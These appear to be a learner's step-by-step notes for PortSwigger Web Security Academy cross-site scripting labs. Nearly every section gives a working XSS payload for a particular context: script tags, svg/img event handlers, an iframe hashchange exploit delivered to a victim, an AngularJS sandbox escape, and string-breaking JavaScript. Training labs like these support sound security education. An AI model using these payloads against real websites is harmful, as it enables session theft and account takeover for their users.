## Cross-site Scripting

#xss


## Reflected XSS into HTML context with nothing encoded

1. Insert <script>alert(1)</script> into the search bar.



## Stored XSS into HTML context with nothing encoded.

1. Click on "view post"




2. Insert <script>alert(1)</script> into Comment Section

## DOM XSS in document.write sink using source location.search

1. Enter anything on the search box.



2. Insert ><svg onload=alert(1)> into the search bar and wait for the result.



- '" This part signifies the closing quotation mark (") followed by the greaterthan symbol (>). It's typically used to terminate an attribute value in HTML or a string in JavaScript.
- The greater-than symbol (>) is an HTML character used to close a tag.

## DOM XSS in jQuery anchor href attribute sink using location.search source

1. Click on Submit feedback



2. Inspect on '<Back'</pre>



3. Insert the Script and Click on '<Back'</p>




## DOM XSS in jQurey selector sink using a hashchange event

1. Insert the script in the body

```
<iframe src="https://0aad00a403e411d6849432db001000eb.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'">
</iframe>
```

2. Deliver the exploit to victim



## Reflect XSS into attribute with angle brackets HTML-encoded


1. Search anything in the search bar.



2. This is where the vulnerability is




3. Insert the script



## Stored XSS into anchor href attribute with double quotes HTML-encoded

- 1. Click on view post
- 2. Insert an information




3. Click on view page source and this is the vulnerability

4. Inject the script


#### Reflected XSS into a JavaScript string with angle brackets HTML

1. Insert Anything in the search bar



2. Insert the Script

-alert(1)-



# DOM XSS in document.write sink using source location.search inside a select element

1. Insert this script.

# DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

1. Insert the script
{{\$on.constructor('alert(1)')()}}

#### Reflected DOM XSS

This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

To solve this lab, create an injection that calls the alert() function.

 Insert script anything\"-alert(1)}//


#### explanation:

In the respond it automatically escape "





Notice that there are still a javascript code that does not allow us to execute the alert function so we need to end the string and comment the rest of it out



## Stored DOM XSS

This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function.

1. Insert the script
 <><img src=1 onerror=alert(1)>

## Explanation:

This the the vulnerability

